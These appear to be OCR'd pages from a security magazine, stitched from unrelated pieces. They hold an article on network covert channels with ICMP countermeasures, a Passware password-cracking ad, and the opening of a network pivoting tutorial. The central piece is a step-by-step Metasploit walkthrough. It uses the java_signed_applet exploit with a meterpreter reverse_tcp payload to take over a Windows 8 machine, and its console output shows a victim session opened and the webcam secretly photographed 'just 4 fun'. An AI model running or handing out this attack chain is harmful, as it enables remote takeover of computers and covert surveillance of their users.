In themselves, they rarely constitute an attack in themselves: they are generally part of a larger incident such as a compromise. While covert channels caused by oversights may be corrected once discovered, those intrinsic to the system can never be removed without redesigning the system. Therefore, ideally covert channels should be identified and removed during the design phase. If a channel cannot be eliminated its capacity should be reduced. Limiting the channel capacity is often problematic, because it means slowing down system mechanisms or introducing noise, which both limit the performance of the system. Note that this approach assumes that there are means to determine the capacity of the channel. In addition, the nature of covert channels makes that they are generally not detected unless they lead to further incidents, which makes them very hard to detect in an abstract way. Security management standards, such as ISO27001 do not deal with covert channels directly, but assume them to be dealt with under broad network segregation and network connection controls.

The problem with some risk analysis efforts such as vulnerability assessment or penetration testing is the limitation of the scope of such of these methods, where in vulnerability assessment the scanning is limited only on the software weakness without focusing on covert channel characteristics. The same goes for penetration testing where you can't use it to find all the covert channels that might exist because it only focuses on getting the root with one way or another but not a valid risk analysis approach for documenting your network covert channels. However you need to integrate the covert channel analysis in your system development life cycle form the earliest phase because you need to discover and eliminate covert channel in each phase of your software or system lifecycle. It's a lot of effort to do such a thing but it has been advised by many researchers that a holistic framework should be there to analyze covert channels but this effort has yet to be done. Now you have four ways to deal with covert channels:1) Eliminate the channel, 2) Limit the bandwidth of the channel, 3) Audit the channel, 4) Document the channel.

Covert channels mitigation

You can mitigate the risk that's posed by the covert channel by taking multiple actions which will mitigate covert channel risks or even eliminate the covert channel itself. You can start with the host security, where by securing them you could prevent their exploitation in some application scenarios and prevent them from using tools that need elevated privileges. Then from a network security there is one approach to counter covert channels by blocking protocols/ports that are susceptible. For example, ICMP is blocked by many firewalls these days rendering approaches such as ICMP tunneling ineffective. Obviously, in the Internet some protocols cannot be blocked because they are vital such as (IP, TCP, DNS), or because their services are too important for example (email, Web). Hence we come to traffic normalization, this because many of the channels described earlier can be eliminated by normalizing protocol headers, Unused or reserved bits and padding can be dealt with easily by setting them to zero and unknown header extensions can be removed. The same concepts can be used for eliminating covert channels in application protocols. For example eliminating covert channels in HTTP responses could be done by enforcing protocol-compliant behavior and restricting usable response headers to a fixed set in a particular order, and by verifying response header fields against the corresponding object metadata and client request. You can introduce random noise to mask the covert channel or the overt channels forced using fixed packet/message rates and dummy packets or messages are inserted when useful information is not sent.


Covert channel example (ICMP)

The Internet Control Message Protocol, or ICMP, is a network-layer protocol used for generating informational, error and test messages related to IP-based communication. Its availability is essential for both diagnosing network problems and regular IP-based networking. ICMP type 3 messages, for example, are used for reporting 'destination unreachable' when an attempt is made to send UDP packets to a closed port. ICMP for IPv4 (ICMPv4) is defined in RFC 792. The header of an ICMPv4 packet, as specified in RFC 792, is depicted in Figure 3.

You may use the tool ICMPTX by Gil, Thomer. Once you've followed the author instructions, you basically have a remote proxy, providing you with access to the Internet. Communication between you and the remote proxy is over ICMP.

Countermeasures

To protect against covert channels which depend (either partially or fully) on crafting ICMP headers or packets, one could do the following:



```
Echo or Echo Reply Message

 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Data ...
+-+-+-+-+-
```

Figure 3. *ICMPv4 header from RFC 792*

On the Web

- *http://thomer.com/icmptx/* – ICMPTX (ICMP over IP) tunneling tool

Reference


- Marc Smeets, Matthijs Koot: Research Report: Covert Channels, 2006
- Sebastian Zander, Grenville Armitage, and Philip Branch: A Survey of covert channels and countermeasures in computer networks protocols, 2007
- Maarten Van Horenbeeck: Deception on the network: thinking differently about covert channels, 2006
- Hamed Okhravi, Stanley Bak, Samuel T. King: Design, Implementation and Evaluation of Covert Channel Attacks, 2008

- block outgoing ICMPv4 and ICMPv6 echo request/response trafic to the Internet, or implement a throttle tool to limit such trafic,
- analyze the payload field of ICMP trafic for known magic numbers, this number is like a signature for the traffic that is generated by the tool (although savvy adversaries will obviously change any such magic numbers),
- sanitize the Data bits to 0, e.g. through a trafic normalizer,
- define a policy on the use of both ICMPv4 and ICMPv6 headers and packets and enforce that policy through a ICMPv4/6-aware trafic normalizer.

Summary

Covert channels are serious threat and useful tool as well. It depends on how you are going to view it and whom is going to use it. Network covert channels have been around for more than two decades and still in use while of the basic covert channels have been eliminated or mitigated, there is still need for a comprehensive approach to address the threats of covert channels and also a need to utilize them as well.

AYMAN M. ELZOGHBY




Ayman M. ElZoghby, CISSP, CISM, CISA, ISO27001 LA is an information security consultant and academic researcher with 7+ years of hands-on experience in consultation, design and implementation of plethora of security solutions for more than one hundred clients across Egypt. He is an avid researcher on the topics of anonymity, intrusion prevention, and covert channels. He is a frequent instructor of vendor-neutral security certifications such as CISSP, CISM, and CISA in Egypt and Gulf.

Security: Methods to explore Windows 8 and windows 7


This article will help everybody to understand techniques to exploit the operating system Microsoft Windows 8 (only for teaching purposes, for network administrators and security specialists understand how the mind works and to prevent the attacker). Through the Metasploit you will learn how to hack some machines with Windows OS vulnerable, Windows 7 SP1 other OS is also applicable.

This exploit works "using Java Signed Applet Method" on any browser, but requires the java plugin installed, a file is created. "Jar", it is necessary that the target open a URL and allow the java applet to run in the browser. The applet is presented to the target through a web page. The Java Virtual Machine, of the victim will pop up a window asking if they trust the signed applet, after the victim clicks on "run" the applet is run with full permissions.



```
root@bt:~# msfconsole
```

Figure 1. *Open metasploit*



```
msf > use multi/browser/java_signed_applet
msf  exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   1   Windows x86 (Native Payload)
```

Figure 2. *Use exploit and show options*

Step By Step

Requirements for pentest:

- You must have installed the Windows 8 operating system.
- Some target computer or VMware (Virtual Machine) with a Linux distribution, can be Backtrack or Kali, whatever, the important thing is to have the “metasploit” up and running.

First reader, you need to open the terminal and enter the command (Figure 1):

```
msfconsole
```

After, we choose the exploit to use:


Let’s type use `exploit/multi/browser/java_signed_applet`.

Press enter and type “Show options” (Figure 2).

Essential concepts


The SRVHOST and SRVPORT have defined default values 0.0.0.0 and 8080. The SRVHOST is the IP address that the server will work to make the connection url to be opened by the target browser. SRVHOST is set to 0.0.0.0, the target must be able to connect to this machine using your public ip (Figure 3).

The LHOST should be the IP address that the victim is connected (Figure 4).



```
msf  exploit(java_signed_applet) > set LHOST IP BY_RAFAEL FONTES
LHOST => IP BY_RAFAEL FONTES
msf  exploit(java_signed_applet) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on IP BY_RAFAEL FONTES:4444
[*] Using URL: http://[redacted]:8080/Ss9wNo46jXe1T1
[*] Server started.
msf  exploit(java_signed_applet) >
```

Figure 4. *LHOST and exploit*



Do you want to run this application?


Name: SiteLoader
Publisher: UNKNOWN
From: http://

Risk: This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.
More Information

Select the box below, then click Run to start the application

☐ I accept the risk and want to run this application.

Figure 5. *Java applet*



```
msf  exploit(java_signed_applet) > set SRVHOST IP BY_RAFAEL FONTES
SRVHOST => IP BY_RAFAEL FONTES
msf  exploit(java_signed_applet) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

   Name            Current Setting     Required  Description
   ----            ---------------     --------  -----------
   APPLETNAME      SiteLoader          yes       The main applet's class name.
   CERTCN          SiteLoader          yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         IP BY_RAFAEL FONTES yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080                yes       The local port to listen on.
   SSL             false               no        Negotiate SSL for incoming connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3                no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                         no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                          no        Path to a signing key in PEM format
   SigningKeyPass                      no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                             no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x86 (Native Payload)
```

Figure 3. *Set payload*

When the target open this link on your browser displays a warning in a dialog box.

A window will open, and the victim can check the "I accept the risk and want to run this application", click "Run" (Figure 5).

Finishing

Therefore, after the victim open the malicious URL, then click Run, Metasploit will start a meterpreter session to the target machine, and you get full access!

You can directly run "sessions I" to see the active sessions.

Example: sessions-i 1, where 1 is the ID of the session.


The applet is able to connect to Metasploit.

Meterpreter session starts and is ready, as planned, and available options for you to exploit the system.

This article is only for ethical hacking, now you can have fun with the commands.


RAFAEL FONTES SOUZA

Over the years, acquiring knowledge of Webmaster programmer(HTML5,CSS,XML ,ActionScript), developer in languages like Python, Shell Script, Perl, Pascal, Ruby, Object Pascal, C and Java. I started studying with thirteen (SQL database), i have extensive experience in operating systems such as Linux, UNIX, and Windows. I am maintainer of the "project backtrack team brazilian", I am also a member of the "French Backtrack Team" and made partnerships with groups from Indonesia and Algeria; prepared a collection of video lessons and made them available on the website. I have good communication in groups and the general public, attended college projects with a focus on business organization, I am currently seeking for a work experience outside of Brazil".
http://sourceforge.net/projects/cypherpunks/
Contact: fontes_rafael@hotmail.com



```
[*] Server started.
msf  exploit(java_signed_applet) > [*] [redacted]     java_signed_applet - Handling request
[*] [redacted]          java_signed_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...
[*] [redacted]          java_signed_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...
[*] Sending stage (752128 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted].12:4444 -> [redacted]:49305) at 2013-[redacted] +0000
sessions -i

Active sessions
===============

  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   meterpreter x86/win32               [redacted]:4444 -> [redacted]:49305 ([redacted])

msf  exploit(java_signed_applet) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 8 (Build 9200).
Architecture    : x86
System Language : [redacted]
Meterpreter     : x86/win32
```

Figure 6. *Session starts*



```
Architecture    : x86
System Language : [redacted]
Meterpreter     : x86/win32
meterpreter > webcam_list
1: USB Camera
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/[redacted]l.jpeg
```

Figure 7. *Webcam shot: Just 4 fun*


Passware Password Recovery Kit Forensic 13.0

A Complete Password Recovery and E-Discovery Solution for Computer Forensics

Passware Kit Forensic helps investigators to discover encrypted electronic evidence and decrypt it quickly.

The tool cracks passwords for documents, archives, databases and hard drives, Windows and Mac users, email accounts and websites, smartphone backups, and other types of encrypted electronic evidence. Many of them are decrypted instantly.

NEW **Recovers Android backup passwords!**
64-bit version included.


Passware Password Recovery Kit Forensic

Recover File Password (Ctrl+O)
Pick a protected file to start password recovery.

Recover Internet and Network Passwords (Ctrl+I)
Recover passwords for websites, network connections, and email accounts.

Reset Windows Administrator Password (Ctrl+W)
Create a bootable CD-ROM that instantly resets Windows Administrator password.


Search for Protected Files (Ctrl+F)
Scan computer for protected files.

Analyze Memory and Decrypt Hard Disk (Ctrl+D)
Recover encryption keys or passwords to unlock BitLocker and TrueCrypt hard drives, FileVault, and Mac users.

Recover Passwords for a Standalone System (Ctrl+S)
Recover passwords for Windows accounts, email, websites, and network connections from registry files.

Please select a file to recover its password, or drag and drop a file to this window to start the recovery
File View Tools Help
Back Forward Start Page Recover Search Check for Updates Support Help
Quick Start
Recover file password...
Search for protected files...
Create Windows password reset disk...

Instantly decrypts FDE:
BitLocker, TrueCrypt, FileVault2, PGP
(analysis of memory images and hibernation files)


Passware Password Recovery Kit Forensic

Attack Summary
Passwords found: **7 passwords**
Total time elapsed: **0 sec.**
Estimated completion time: **[completed]**
Processing file: **[completed]**

Recovery Progress
Checking password: **[completed]**
Length: [completed]
Passwords checked: **108 511 118**
Search speed: **1 928 721 p/sec**
Total passwords checked: **108 511 118**

1	**File:**	flight.pdf
	Folder:	C:\Users\nataly\Desktop\sample-evidence\new\
	MD5:	7B501E498C31B6A56F2F50014E7514BF
	Protection:	Acrobat 9.0 - Open Password, Permissions Password, AES Encryption
	Complexity:	Brute-force - Fast

File-Open password: **[event]** (no brackets) <Copy> (removed)
Permissions password: (removed)

Unprotected file: flight-unprotected9.pdf
Folder: C:\Users\nataly\Desktop\sample-evidence\new\
MD5: 3D958BDA7483A898D60EA4469586D4D2

2	**File:**	NewImages.zip
	Folder:	C:\Users\nataly\Desktop\sample-evidence\new\
	MD5:	9F87F38E5C7E224F41020468F63A84DB
	Protection:	Zip 2.0 - Extraction Password, Default Encryption
	Complexity:	Brute-force - Fast

File-Open password: **[event123]** (no brackets) <Copy>

3	**File:**	distr.pdf
	Folder:	C:\Users\nataly\Desktop\sample-evidence\new\
	MD5:	807F57E26D57B2210623477716786 9AD
	Protection:	Acrobat 7.0 - Open Password, Permissions Password, AES

Please select a file to recover its password, or drag and drop a file to this window to start the recovery
File View Tools Help
Back Forward Start Page Save Results Print Check for Updates Support Help
↑ Top
Files Passwords found Attacks Log Agents Activity

Batch password recovery:
processes multiple files one-by-one

Key Features

- Decrypts 200+ file types
- Acquires and analyzes live memory images
- Decrypts hard disks: TrueCrypt, BitLocker, FileVault2, PGP
- Recovers Mac and Windows user passwords from memory
- Finds encrypted files
- Processes files in batches
- Accelerates password recovery with: NVIDIA & ATI GPU, Distributed and Cloud Computing
- Integrated with EnCase v7
- Includes a portable USB version
- Includes a 64-bit version

SAVE
25%
with code
HACK-25

For additional information, please visit:
www.lostpassword.com/kit-forensic.htm

Contacts
Nataly Koukoushkina
nataly@passware.com
Phone (USA) : +1 (650) 472-3716 x 101
Phone (Europe): +7 (916) 136-0534

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040 USA

Deeper inside the Network

When hackers attack a certain network for information leakage or certain damage, the main target for them is usually a network server. Essential for the attacker is network mapping and a sound plan of how what and when to attack. Problem is that Network servers cannot be attacked directly. You should rather attack a vulnerable client in the network and then from there attack the server. This technique is commonly called Pivoting and we are going to show you how to use that technique which can be done for example with Metasploit.

It is a technique to hack or compromise a network computer or server and then using the compromised system to hack another computer system in the network. All with the goal to avoid restrictions such as access control systems which some firewall have implemented in order to restrict the network traffic to specific ports and or types.

What Scenario we have?

We will setup that Scenario on Virtual machine (VMware).

- Suppose we have a machine hold (Kali Linux) with NAT interface (192.168.29.128).
- The other machine is (windows XP) will be setup with two interfaces one is NAT that have access to internet with IP address (192.168.29.130) and the other is HostOnly interface which a part of internal Network with different subnet IP address (192.168.244.139).
- The last Machine will hold (Windows Server 2008) the Network server which the target that we need to pivot have one interface HostOnly with IP address (192.168.244.136).

